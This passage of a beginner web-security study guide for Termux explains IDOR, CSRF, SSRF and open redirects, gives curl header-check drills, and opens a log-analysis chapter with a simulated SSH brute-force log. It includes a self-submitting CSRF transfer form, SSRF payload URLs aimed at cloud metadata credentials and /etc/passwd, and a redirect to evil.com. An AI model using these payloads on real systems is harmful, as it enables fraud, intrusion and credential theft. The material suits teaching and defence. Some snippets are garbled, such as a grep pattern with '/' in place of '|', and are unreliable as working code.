
```
document.getElementById("results").innerHTML = "Results for: " + search;
```

Attacker sends: https://shop.example.com/# The fragment is never sent to the server. Server-side filtering is useless. The browser-side JavaScript reads the fragment and writes it to innerHTML – executed.

4.5 – IDOR Mental Practice

IDOR = Insecure Direct Object Reference This is consistently one of the highest-paying bug bounty vulnerabilities because it is so common and the impact is so clear.

OBJECT ACCESS LOGIC



4.5.1 – Object Reference Abuse – The Logic

What "object reference" means:

When a server stores data, each piece of data has a reference – usually an ID.

- User ID: 1001
- Order ID: 50234
- Invoice ID: INV-2024-0567
- Document ID: DOC-9876

When a web application lets users access their own data, it often puts the reference directly in the URL:

<https://bank.example.com/account?id=1001>

<https://shop.example.com/order/50234>

<https://docs.example.com/view/DOC-9876>

The IDOR vulnerability:

The server retrieves the data based on the ID in the URL. The server forgets to check: "Is this the user's own data?"

python

VULNERABLE (pseudocode)

`order_id = get_from_url("id")` **# Gets "50234" from URL**

`order = database.get_order(order_id)` *# Retrieves order 50234*

`display(order)` *# Shows it to the user*

MISSING: Does order 50234 belong to this user?


An attacker who has order 50234 tries to order 50235, 50236... If any of those belong to other users – the attacker sees other users' orders.

IDOR is a logic error, not a technical vulnerability. There is no exploit. No special characters. No encoding tricks. Just changing a number in a URL.

4.5.2 – Why Developers Miss IDOR

Understanding this helps you find IDOR in future lab work.

Reason 1 – The frontend hides the link: The developer thinks: "Users can only access their own orders through our interface. They cannot navigate to other orders because we do not show them links to other orders."



This thinking confuses frontend access control with backend access control. A user does not need a link. They can type any URL they want. The browser does not enforce business logic. Only the server can.

Reason 2 – Testing as a single user: Developers test their own accounts. They submit order ID 50234 and see their own order. Works correctly. They never test: "What if a different user submits ID 50234?"

Reason 3 – Trust in authentication: The developer thinks: "Users must be logged in to see orders. Since they are authenticated, they are authorised."

Authentication = proving who you are. Authorisation = proving you are allowed to do something. These are completely separate checks. Being logged in as karan does not authorise karan to view ravi's orders.

4.5.3 – Horizontal vs Vertical Privilege Abuse

Horizontal privilege abuse (most common IDOR):

User A accesses User B's data of the same permission level.

You (user 1001) access another customer's order (user 1002's order)

Same role, different user → horizontal

Vertical privilege abuse (more dangerous):

A lower-privileged user accesses resources meant for higher-privileged users.

Regular user accesses admin panel

Customer accesses internal employee data

Free tier user accesses premium features

Both are authorisation failures. Both require the same fix: Every server-side operation that accesses data must verify:

1. Is the user authenticated? (Are they logged in?)
2. Is this user authorised for THIS specific data? (Does this belong to them?)

Both checks are mandatory. Neither alone is sufficient.

Mental practice exercise:


For any web application you use, think about:

- What data does your account contain? (profile, orders, messages, files)
- What identifiers does each piece of data have? (user ID, order number, document ID)
- Does the URL expose these identifiers?
- What would happen if you changed the identifier?

Write your analysis in your web observations log. Do NOT actually test on real applications. Just think through the logic.

4.6 – CSRF and SSRF Without Tools

CSRF vs SSRF



4.6.1 – CSRF – How Hidden Requests Work

CSRF = Cross-Site Request Forgery

The attack concept:

You are logged in to your bank at bank.example.com. Your browser has a valid session cookie for the bank.

You visit a malicious website evil.com while still logged in to your bank.

The evil website contains this hidden HTML:

html

```
<form action="https://bank.example.com/transfer" method="POST" id="steal">
```

```
<input type="hidden" name="to_account" value="ATTACKER_ACCOUNT">
```

```
<input type="hidden" name="amount" value="50000">
```

```
</form>
```

```
<script>document.getElementById("steal").submit();</script>
```

Your browser automatically submits this form to bank.example.com. Your browser automatically attaches your bank session cookie (because SameSite is not set). The bank receives a valid request, with your valid session, to transfer money. The bank executes the transfer.

You never clicked anything. You never knew it happened.

Why CSRF works:

- Browsers automatically attach cookies to requests matching the cookie's domain
 - The bank cannot distinguish your legitimate transfer from the forced one
 - Both come from your browser with your valid session cookie
-

CSRF defences:

CSRF Tokens: The server generates a unique random token and embeds it in every form.

html

```
<input type="hidden" name="csrf_token" value="a3f9b2c1d4e5f6a7">
```

When the form is submitted, the server checks the token. The malicious site cannot know this random token. If the token is missing or wrong, the request is rejected.

SameSite Cookie Attribute: SameSite=Strict prevents the session cookie from being sent in cross-site requests – CSRF attack fails because no cookie is attached.

Checking for CSRF tokens in Termux:

bash

See if a form submission endpoint requires a CSRF token

```
curl -v https://github.com/login 2>&1 | grep -i "csrf\|token\|authenticity"
```

4.6.2 – SSRF – Server Tricked to Call Internal Services

SSRF = Server-Side Request Forgery


The concept:

Some web applications fetch remote content based on user-supplied URLs. Examples:

- "Enter a URL to import your data"
- "Paste an image URL to use as your avatar"
- "Enter a webhook URL to receive notifications"

The attack:

The attacker provides a URL that points to internal infrastructure instead of the internet.



Intended: <https://cdn.attacker.com/profile.jpg>

Actual attack: <http://127.0.0.1/admin>

<http://169.254.169.254/latest/meta-data/> (AWS instance metadata)

<http://10.0.0.1/internal-dashboard>

<http://192.168.1.1/admin>

<file:///etc/passwd>

The SERVER makes the request (not the attacker's browser). The server is inside the network. It can reach:

- Services on localhost that are not exposed externally
- Internal network services
- Cloud metadata services (which can contain credentials)
- Other internal servers

SSRF in cloud environments is extremely dangerous:

AWS, Google Cloud, and Azure have instance metadata services at predictable IPs. <http://169.254.169.254/latest/meta-data/iam/security-credentials/> returns temporary AWS credentials for the server's IAM role.

An attacker who can SSRF to this endpoint gets credentials to access AWS services. This is why SSRF is rated critical in cloud environments.

4.6.3 – Defences for CSRF and SSRF

CSRF defences (recap):


- CSRF tokens on all state-changing requests
- SameSite=Strict or SameSite=Lax on session cookies
- Check Origin/Referer headers for sensitive requests

SSRF defences:

- Whitelist allowed domains – only allow fetching from approved external URLs
- Block internal IP ranges in URL validation (127.x.x.x, 10.x.x.x, 192.168.x.x, 169.254.x.x)
- Disable unused URL schemes (file://, dict://, gopher://)
- Use a separate network segment for external fetches
- Rate limiting and logging of outbound requests

4.7 – curl for Safe Web Observation in Termux

curl is your primary web investigation tool before you have Burp Suite. Everything in this section is legal – you are observing public information about publicly accessible websites.



4.7.1 – Reading Headers Safely

Full header inspection:

bash

`curl -I https://example.com`

Headers + response body:

bash

`curl -v https://example.com 2>&1 | less`

The -v flag shows verbose output including all request and response headers. Pipe to less so you can scroll through the output.

Save headers to file for analysis:

bash

`curl -I https://example.com > ~/practice/guide2/chapter4/example_headers.txt`

`cat ~/practice/guide2/chapter4/example_headers.txt`

Check for specific security headers:

bash

`# Check multiple security headers at once`

`curl -sI https://example.com | grep -iE \`

`"strict-transport/x-frame/x-content-type/content-security/x-xss/referrer-policy"`

What each result means:

- Line present = header is configured
- Line missing = header is not set = potential security gap

4.7.2 – Following Redirects

Many websites redirect HTTP to HTTPS, or www to non-www. Understanding redirects reveals the actual final destination of a URL.

bash

`# See redirect chain`

`curl -v -L https://google.com 2>&1 | grep -E "^< HTTP|^> GET|Location:"`

Reading the output:

`> GET / HTTP/2` ← *Your request*

`< HTTP/2 301` ← *Server responds: redirect*

< location: https://www.google.com/ ← Go here instead

> GET / HTTP/2 ← Your browser follows redirect

< HTTP/2 200 ← Final destination responds OK

Security significance of redirects: Open redirect vulnerabilities occur when an application redirects to a URL specified by the user without validation:

https://bank.example.com/login?next=https://evil.com

After login, the bank redirects to evil.com which the attacker controls. The URL looks legitimate (it starts with bank.example.com). The victim is phished.

Test if a site has open redirects (safe observation only):

bash

See what the redirect parameter does

curl -I "https://accounts.google.com/logout?continue=https://google.com"

This shows the normal redirect. You are not exploiting anything — just observing.

4.7.3 — What Missing Headers Mean

Use this as a checklist when evaluating any web application's security posture.

bash

Comprehensive header check script

check_headers() {

local url=\$1

echo "=== Security Header Analysis: \$url ==="

echo ""

headers=\$(curl -sI "\$url")

Check each security header

if echo "\$headers" | grep -qi "strict-transport-security"; then

echo "[PRESENT] Strict-Transport-Security (HSTS)"

else

```
    echo "[MISSING] Strict-Transport-Security – SSL stripping attack possible"
fi

if echo "$headers" | grep -qi "x-frame-options"; then
    echo "[PRESENT] X-Frame-Options"
else
    echo "[MISSING] X-Frame-Options – Clickjacking possible"
fi

if echo "$headers" | grep -qi "x-content-type-options"; then
    echo "[PRESENT] X-Content-Type-Options"
else
    echo "[MISSING] X-Content-Type-Options – MIME sniffing possible"
fi

if echo "$headers" | grep -qi "content-security-policy"; then
    echo "[PRESENT] Content-Security-Policy"
else
    echo "[MISSING] Content-Security-Policy – XSS risk increased"
fi

if echo "$headers" | grep -qi "referrer-policy"; then
    echo "[PRESENT] Referrer-Policy"
else
    echo "[MISSING] Referrer-Policy – URL leakage in Referer header"
fi

# Check for information disclosure
```

```
server=$(echo "$headers" | grep -i "^server:" | head -1)
powered=$(echo "$headers" | grep -i "x-powered-by" | head -1)
```

```
if [ -n "$server" ]; then
    echo ""
    echo "[INFO DISCLOSURE] $server"
fi

if [ -n "$powered" ]; then
    echo "[INFO DISCLOSURE] $powered"
fi

echo ""
}
```

Save this as a script and run it

```
nano ~/practice/guide2/chapter4/check_headers.sh
```

Paste the function above, then add:

```
# check_headers "https://example.com"
```

```
chmod 700 ~/practice/guide2/chapter4/check_headers.sh
```

```
~/practice/guide2/chapter4/check_headers.sh
```

Run against multiple sites:

```
bash
```

```
for site in https://google.com https://github.com https://stackoverflow.com; do
```

```
    check_headers "$site"
```

```
done
```

This script is a simplified version of what professional security scanners do. You built it from scratch. You understand exactly what it checks and why.

4.8 – Daily Web Logic Drills

Do these every day for 10-14 days before moving to Chapter 5.

Drill 1 – URL Dissection (Daily)

Pick any URL you visit today. Dissect it:

URL: [paste URL here]

Protocol:

Subdomain (if any):

Domain:

Path:

Parameters (list each one):

Fragment (if any):

For each parameter:

- What does this parameter likely control?
- What attack could target this parameter?

Write this in your web observations log.

Drill 2 – Header Analysis (Days 1-7)

bash

Run on a different site each day

```
curl -sI https://[site] | grep -iE "strict|frame|content-type|security-policy|server|powered"
```

Sites to analyse (one per day):

- Day 1: <https://sbi.co.in>
- Day 2: <https://irctc.co.in>
- Day 3: <https://uidai.gov.in>
- Day 4: <https://github.com>
- Day 5: <https://stackoverflow.com>
- Day 6: <https://amazon.in>

- Day 7: <https://flipkart.com>

For each, note: which security headers are present? Which are missing? Indian government sites often have fewer security headers – observe and document.

Drill 3 – Authentication Logic Thinking (Days 3-10)

Pick any login page you use (email, social media, etc.). Do NOT attempt any attacks. Just observe and answer:

Site:

Does it lock out after failed attempts?

Does the error message reveal if the username exists?

Does it use HTTPS?

Does it have CAPTCHA?

Does it show anything in the URL after login?

What does the session cookie look like? (check browser settings)

Does the session cookie have HttpOnly? Secure? SameSite?

Write your observations. Do not attack. Observe.

Drill 4 – IDOR Mental Mapping (Days 5-10)

Pick any application you use that has user-specific data: (social media profile, e-commerce orders, email)

Write:

What data does my account contain?

What identifiers are used? (profile ID, order number, etc.)

Are these identifiers visible in URLs?

What would happen if the identifier was changed?

What check should the server perform to prevent unauthorised access?

Do NOT attempt to change any identifiers on real applications. This is a pure thought exercise.


Drill 5 – HTTP Method Observation (Days 7-14)

bash

See what methods a server accepts

```
curl -X OPTIONS https://example.com -v 2>&1 | grep -i "allow"
```

Some servers reveal which HTTP methods they accept. Accepted methods like PUT, DELETE on web endpoints can indicate risk.



Try this on 3 different sites. Note the allowed methods.

4.9 – Chapter Summary Box

CHAPTER 4 – KEY TAKEAWAYS	
URL anatomy attack surface:	
Protocol Subdomain Port Path Parameters Fragment	
Parameters are highest risk – every parameter is a trust point	
GET vs POST reality:	
POST keeps data out of URL – does NOT make data secure	
Only HTTPS (TLS) makes data secure in transit	

HTTPS protects: transit encryption, server authentication	
HTTPS does NOT protect: SQLi, XSS, IDOR, broken auth, phishing	
Cookie security flags:	
HttpOnly = blocks document.cookie access from JavaScript	
Secure = only sent over HTTPS	
SameSite=Strict = not sent on cross-site requests (CSRF defence)	
Injection root cause = mixing code and data	
Fix = parameterised queries, HTML encoding	
IDOR = no authorisation check on object access	
Authentication ≠ Authorisation – both are required separately	
Horizontal IDOR = same role, different user's data	
Vertical IDOR = lower role accessing higher role's data	
CSRF = browser auto-attaches cookies to cross-site requests	
Fix = CSRF tokens + SameSite cookie attribute	
SSRF = server fetches internal URL on attacker's behalf	
Critical in cloud: 169.254.169.254 = AWS metadata with credentials	

4.10 – Viva and Interview Questions

Short Answer (2-3 marks / Viva level):

1. What are the components of a URL? Give an example of each.
 2. What is the difference between GET and POST from a security perspective?
 3. What does the HttpOnly cookie flag do? Why is it important?
 4. Define SQL Injection. What is its root cause?
 5. What is IDOR? Give a simple example.
 6. What is the difference between authentication and authorisation?
 7. What does Content-Security-Policy header do?
 8. What is CSRF? Name one defence against it.
-

Medium Answer (4-5 marks / Interview level):

1. Explain why HTTPS does not protect against SQL Injection and XSS. What does HTTPS actually protect, and what does it not protect?
 2. Explain the three types of XSS (Stored, Reflected, DOM-based). Which is most dangerous and why?
 3. Explain CSRF with a realistic scenario involving an online banking application. What technical conditions allow CSRF to succeed?
 4. A developer says: "Our login page uses POST so passwords are secure." Explain the flaw in this thinking and what is actually required.
-

Long Answer (7 marks / Exam or senior interview):

1. Explain SQL Injection in full – root cause, vulnerable code example, attack example, blind SQLi technique, and the correct fix using parameterised queries. Include why the fix works at a fundamental level.
 2. A web application has an endpoint: GET /api/invoice?id=1042 The server retrieves the invoice from the database and returns it to the logged-in user. Explain: what vulnerability likely exists, what an attacker would do, why the developer missed it, and what the server-side fix should be.
 3. Explain all five cookie security attributes (HttpOnly, Secure, SameSite, Domain, Expires) and what attack each one mitigates.
-

4.11 – Memory Tricks

URL components – remember with a postal address:

`https://shop.example.com/products?id=105`

Method	Address	Room	Specific item

Like: "Via secure courier (https),
to shop at example.com,
go to the products room,
and get item number 105"

Injection root cause – one sentence:

"Code and data mixed together = injection possible.

Code and data separated = injection blocked."

IDOR in one line:

"Changed the number, got someone else's data.

The server forgot to check: is this yours?"

CSRF in one line:

"Evil site borrows your browser's credentials.

Browser automatically sends cookies it shouldn't.

Fix: CSRF tokens the evil site cannot predict."

Cookie flags – remember with security levels:

No flags = openly accessible, sent everywhere = weakest

+ HttpOnly = JavaScript cannot steal it

+ Secure = only travels over HTTPS

+ SameSite = only sent from same site = strongest combination

The three injection questions (ask for every parameter):

1. Does this go into a DATABASE query? → SQLi risk

2. Does this get DISPLAYED back in HTML? → XSS risk
 3. Does this REFERENCE a database record? → IDOR risk
-

FINAL TRUTH – CHAPTER 4

Web application security is almost entirely about broken trust.

Developers trust that users will send valid IDs – IDOR exists. Developers trust that input is just data – SQLi exists. Developers trust that displayed input is safe – XSS exists. Developers trust that requests come from their own site – CSRF exists. Developers trust that fetched URLs are external – SSRF exists.

Every single web vulnerability in existence is a trust assumption that someone made and an attacker exploited.

When you eventually work on real systems – in bug bounty, in penetration testing, in your own development – your first question should always be: "What is this system trusting? And is that trust justified?"

That question, asked consistently, finds more vulnerabilities than any tool.

Chapter 5 — Logs, Traffic and Incident Thinking


Evidence, Timelines, Reconstruction, and What Defenders Actually Do

Verified for Pixel OS + Termux | No Wireshark Required

Logs do not lie. People lie. Tools lie. Assumptions lie. Logs record what actually happened. A defender who cannot read logs is working blind. An attacker who understands logs knows exactly what evidence they leave.

BEFORE YOU BEGIN — Log Environment Setup

This chapter works with real logs on your Termux installation. Termux has limited logging compared to a full Linux server, but we will create meaningful log scenarios and simulate what production log analysis looks like.



Step 1 — Create your log practice directory:

```
bash
```

```
mkdir -p ~/practice/guide2/chapter5/logs
```

```
cd ~/practice/guide2/chapter5
```

Step 2 — Create a practice log file with realistic entries:

```
bash
```

```
cat > ~/practice/guide2/chapter5/logs/practice_auth.log << 'EOF'
```

```
Jan 10 09:12:03 android sshd[1234]: Accepted password for karan from 192.168.1.105 port 54321 ssh2
```

Jan 10 09:12:45 android sshd[1234]: Accepted password for karan from 192.168.1.105 port 54322 ssh2

Jan 10 10:23:11 android sshd[1235]: Failed password for admin from 203.0.113.45 port 22341 ssh2

Jan 10 10:23:12 android sshd[1235]: Failed password for admin from 203.0.113.45 port 22342 ssh2

Jan 10 10:23:13 android sshd[1235]: Failed password for admin from 203.0.113.45 port 22343 ssh2

Jan 10 10:23:14 android sshd[1235]: Failed password for root from 203.0.113.45 port 22344 ssh2

Jan 10 10:23:15 android sshd[1235]: Failed password for root from 203.0.113.45 port 22345 ssh2

Jan 10 10:23:16 android sshd[1235]: Failed password for ubuntu from 203.0.113.45 port 22346 ssh2

Jan 10 10:24:02 android sshd[1235]: Failed password for karan from 203.0.113.45 port 22347 ssh2

Jan 10 10:24:31 android sshd[1235]: Failed password for karan from 203.0.113.45 port 22348 ssh2

Jan 10 10:25:07 android sshd[1235]: Accepted password for karan from 203.0.113.45 port 22349 ssh2

Jan 10 10:25:08 android sshd[1235]: pam_unix(sshd:session): session opened for user karan

Jan 10 10:26:15 android sudo[5678]: karan : TTY=pts/1 ; PWD=/home/karan ; USER=root ; COMMAND=/bin/bash

Jan 10 10:26:15 android sudo[5678]: pam_unix(sudo:session): session opened for user root

Jan 10 10:27:44 android sshd[1235]: Received disconnect from 203.0.113.45 port 22349

